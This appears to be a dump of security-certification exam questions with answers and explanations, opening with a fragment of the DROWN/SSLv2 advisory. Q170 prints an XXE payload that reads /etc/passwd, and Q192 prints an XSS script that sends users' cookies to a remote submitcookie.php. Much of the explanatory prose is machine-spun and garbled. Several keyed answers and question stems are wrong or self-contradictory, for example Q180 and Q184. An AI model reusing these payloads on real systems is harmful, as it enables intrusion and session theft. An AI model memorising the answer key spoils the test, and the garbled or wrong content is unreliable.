

SSLv2

* It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.

* Its private key is used on any other serverthat allows SSLv2 connections, even for another protocol.

Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

A server is vulnerable to DROWN if:SSLv2

How do I protect my server?To protect against DROWN, server operators need to ensure that their private keys software used anyplace with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.

Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere Other affected software and in operation systems:

Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat

Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

QUESTION NO: 170
Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?

<!DOCTYPE blah [< IENTITY trustme SYSTEM "file:///etc/passwd" >] >

A. XXE

B. SQLi

C. IDOR

D. XXS

Answer: A

QUESTION NO: 171

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons.

Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

A. Warning to those who write password on a post it note and put it on his/her desk

B. Developing a strict information security policy

C. Information security awareness training

D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

QUESTION NO: 172

You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity, what tool would you most likely select?

A. Nmap

B. Cain & Abel

C. Nessus

D. Snort

Answer: D

QUESTION NO: 173

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

Your peer, Peter Smith who works at the same department disagrees with you.

He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.

What is Peter Smith talking about?

A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain

B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks

C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks

D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

QUESTION NO: 174

When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password

B. You threaten to use the rubber hose on someone unless they reveal their password

C. You load a dictionary of words into your cracking program

D. You create hashes of a large number of words and compare it with the encrypted passwords

E. You wait until the password expires

Answer: A

QUESTION NO: 175

Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials. Which of the following tools is employed by Clark to create the spoofed email?

A. PyLoris

B. Slowloris

C. Evilginx

D. PLCinject

Answer: C

QUESTION NO: 176

At what stage of the cyber kill chain theory model does data exfiltration occur?

A. Actions on objectives

B. Weaponization

C. installation

D. Command and control

Answer: A

Explanation

The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take

actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also . Alternatively, and most ordinarily , the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board , the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a "MUST" in today's quickly evolving landscape of cybersecurity threats

QUESTION NO: 177

Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

A. Data-driven firewall

B. Packet firewall

C. Web application firewall

D. Stateful firewall

Answer: C

QUESTION NO: 178

Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:
TTL: 64 Window Size: 5840
What is the OS running on the target machine?

A. Solaris OS

B. Windows OS

C. Mac OS

D. Linux OS

Answer: D

QUESTION NO: 179

A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.
Which security policy must the security analyst check to see if dial-out modems are allowed?

A. Firewall-management policy

B. Acceptable-use policy

C. Permissive policy

D. Remote-access policy

Answer: D

QUESTION NO: 180

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. Twofish encryption algorithm

B. HMAC encryption algorithm

C. IDEA

D. Blowfish encryption algorithm

Answer: A

Explanation

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. it's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES.Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge .

How Secure is Twofish?Twofish is seen as a really secure option as far as encryption protocols go. one among the explanations that it wasn't selected because the advanced encryption standard is thanks to its slower speed.

Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks.

Twofish is during this category.Because Twofish uses "pre-computed key-dependent S-boxes", it are often susceptible to side channel attacks. this is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitue a practical break within the cipher.

Products That Use TwofishGnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward , just create the database, set your master password.PGP (Pretty Good Privacy):

PGP is employed mostly for email encryption, it encrypts the content of the e-mail . However,

Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail , so make certain to never put sensitive information in these fields when using PGP.TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. this suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

QUESTION NO: 181

Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMvl by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks. What is the type of attack performed by Simon?

A. Internal monologue attack

B. Combinator attack

C. Rainbow table attack

D. Dictionary attack

Answer: A

QUESTION NO: 182

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker client

B. Docker objects

C. Docker daemon

D. Docker registries

Answer: C

Explanation

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.

The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

QUESTION NO: 183

User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?

A. Application

B. Transport

C. Session

D. Presentation

Answer: D

QUESTION NO: 184

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network lo identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

A. internal assessment

B. Passive assessment

C. External assessment

D. Credentialed assessment

Answer: D

Explanation

Detached weakness evaluation adopts an interesting strategy: In checking network traffic, it endeavors to order a hub's working framework, ports and benefits, and to find weaknesses a functioning scan like Nessus or Qualys probably won't discover on the grounds that ports are hindered or another host has come on the web.

The information may then give setting to security occasions, for example, relating with IDS alarms to lessen bogus positives.

Uninvolved investigation offers two key points of interest. The first is perceivability. There's regularly a wide hole between the thing you believe is running on your organization and what

really is. Both organization and host scan report just what they see. Scan are obstructed by organization and host firewalls. In any event, when a host is live, the data accumulated is here and there restricted to flag checks and some noninvasive setup checks. In the event that your scan has the host certifications, it can question for more data, however bogus positives are an immense issue, you actually may not see everything. Further, rootkits that introduce themselves may run on a nonscanned port or, on account of UDP, may not react to an irregular test. On the off chance that a functioning weakness appraisal scan doesn't see it, it doesn't exist to the scan.

Host firewalls are regular even on worker PCs, so how would you identify a rebel worker or PC with a functioning output? An inactive sensor may see mavericks on the off chance that they're visiting on the organization; that is perceivability a scanner won't give you. A detached sensor likewise will recognize action to and from a port that isn't generally filtered, and may identify nonstandard port utilization, given the sensor can interpret and order the traffic. For instance, basic stream examination won't distinguish SSH or telnet on Port 80, however convention investigation may.

The subsequent significant favorable position of inactive investigation is that it's noninvasive-- it doesn't intrude on organization tasks. Dynamic weakness evaluation scanners are obtrusive and can disturb administrations, regardless of their designers' endeavors to limit the potential for blackouts. In any event, utilizing alleged safe sweeps, we've taken out switches, our NTP administration and a large group of other basic framework segments. Quite a long while prior, we even bobbed our center switch twice with a nmap port output.

QUESTION NO: 185
Which results will be returned with the following Google search query? site:target.com -site:Marketing.target.com accounting
A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.
B. Results matching all words in the query.
C. Results for matches on target.com and Marketing.target.com that include the word "accounting"
D. Results matching "accounting" in domain target.com but not on the site Marketing.target.com
Answer: D

QUESTION NO: 186
You have the SOA presented below in your Zone.
Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?
collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)
A. One day
B. One hour
C. One week
D. One month
Answer: C

QUESTION NO: 187

Which ios jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking

B. Semi-tethered jailbreaking

C. Untethered jailbreaking

D. Semi-Untethered jailbreaking

Answer: C

Explanation

An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.

Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.

Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.

It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

QUESTION NO: 188

Which protocol is used for setting up secure channels between two devices, typically in VPNs?

A. PEM

B. ppp

C. IPSEC

D. SET

Answer: C

QUESTION NO: 189

You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration? alert tcp any any -> 192.168.100.0/24 21 (msg: ""FTP on the network!"";)

A. A firewall IPTable

B. FTP Server rule

C. A Router IPTable

D. An Intrusion Detection System

Answer: D

QUESTION NO: 190

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

A. There is no way to tell because a hash cannot be reversed

B. The right most portion of the hash is always the same

C. The hash always starts with AB923D

D. The left most portion of the hash is always the same

E. A portion of the hash will be all 0's

Answer: B

QUESTION NO: 191

Which type of security feature stops vehicles from crashing through the doors of a building?

A. Bollards

B. Receptionist

C. Mantrap

D. Turnstile

Answer: A

QUESTION NO: 192

Judy created a forum, one day. she discovers that a user is posting strange images without writing comments.

She immediately calls a security expert, who discovers that the following code is hidden behind those images:

<script>

document.writef<img src="https://loca(host/submitcookie.php? cookie ='+

escape(document.cookie)+ " />);

</script>

What issue occurred for the users who clicked on the image?

A. The code inject a new cookie to the browser.

B. The code redirects the user to another site.

C. The code is a virus that is attempting to gather the users username and password.

D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

QUESTION NO: 193

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

A. Advanced persistent

B. threat Diversion theft

C. Spear-phishing sites

D. insider threat

Answer: A

Explanation

An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.

The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:

* Intellectual property thieving (e.g., trade secrets or patents)

* Compromised sensitive info (e.g., worker and user personal data)

* The sabotaging of essential structure infrastructures (e.g., information deletion)

* Total website takeovers

Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.

APT attacks dissent from ancient internet application threats, in that:

* They're considerably additional advanced.

* They're not hit and run attacks-once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.

* They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.

* They typically aim to infiltrate a complete network, as opposition one specific half.

More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

QUESTION NO: 194

Jim's company regularly performs backups of their critical servers. But the company cannot afford to send backup tapes to an off-site vendor for long-term storage and archiving. Instead, Jim's company keeps the backup tapes in a safe in the office. Jim's company is audited each year, and the results from this year's audit show a risk because backup tapes are not stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?

A. Encrypt the backup tapes and transport them in a lock box.

B. Degauss the backup tapes and transport them in a lock box.

C. Hash the backup tapes and transport them in a lock box.

D. Encrypt the backup tapes and use a courier to transport them.

Answer: A

QUESTION NO: 195

Fingerprinting an Operating System helps a cracker because:

A. It defines exactly what software you have installed

B. It opens a security-delayed window based on the port being scanned

C. It doesn't depend on the patches that have been applied to fix existing security holes

D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

QUESTION NO: 196

Which of the following statements about a zone transfer is correct? (Choose three.)

A. A zone transfer is accomplished with the DNS

B. A zone transfer is accomplished with the nslookup service

C. A zone transfer passes all zone information that a DNS server maintains

D. A zone transfer passes all zone information that a nslookup server maintains

E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections

F. Zone transfers cannot occur on the Internet

Answer: A C E

QUESTION NO: 197

jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?

A. Wireless sniffing

B. Piggybacking

C. Evil twin

D. Wardriving

Answer: C

Explanation

An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam.This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there.The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred.When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials.Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

QUESTION NO: 198

Which of the following statements is FALSE with respect to Intrusion Detection Systems?

A. Intrusion Detection Systems can be configured to distinguish specific content in network packets

B. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic

C. Intrusion Detection Systems require constant update of the signature library

D. Intrusion Detection Systems can examine the contents of the data n context of the network protocol

Answer: B

QUESTION NO: 199

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.

John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SVN ping scan?

A. nmap -sn -pp < target ip address >

B. nmap -sn -PO < target IP address >

C. Anmap -sn -PS < target IP address >

D. nmap -sn -PA < target IP address >

Answer: C

QUESTION NO: 200

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft

B. Baiting

C. Honey trap

D. Piggybacking

Answer: C

Explanation

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where

people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

QUESTION NO: 201

As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing.

What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

A. Service Level Agreement

B. Project Scope

C. Rules of Engagement

D. Non-Disclosure Agreement

Answer: C

QUESTION NO: 202

Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS.

Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 64

B. 128

C. 255

D. 138

Answer: B

QUESTION NO: 203

jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes.

In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?

A. website mirroring

B. Session hijacking

C. Web cache poisoning

D. Website defacement

Answer: A

Explanation

A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites.A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience.If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded.Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it.

A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access.Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

QUESTION NO: 204

You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

A. hping2 host.domain.com

B. hping2 --set-ICMP host.domain.com

C. hping2 -i host.domain.com

D. hping2 -1 host.domain.com

Answer: D

QUESTION NO: 205

Which method of password cracking takes the most time and effort?

A. Dictionary attack

B. Shoulder surfing

C. Rainbow tables

D. Brute force

Answer: D

QUESTION NO: 206

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)

A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111

B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet

C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the

192.168.1.0 subnet

D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

QUESTION NO: 207

During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.

Which of the following services is enumerated by Lawrence in this scenario?

A. Server Message Block (SMB)

B. Network File System (NFS)

C. Remote procedure call (RPC)

D. Telnet

Answer: A

Explanation

Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.

Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.

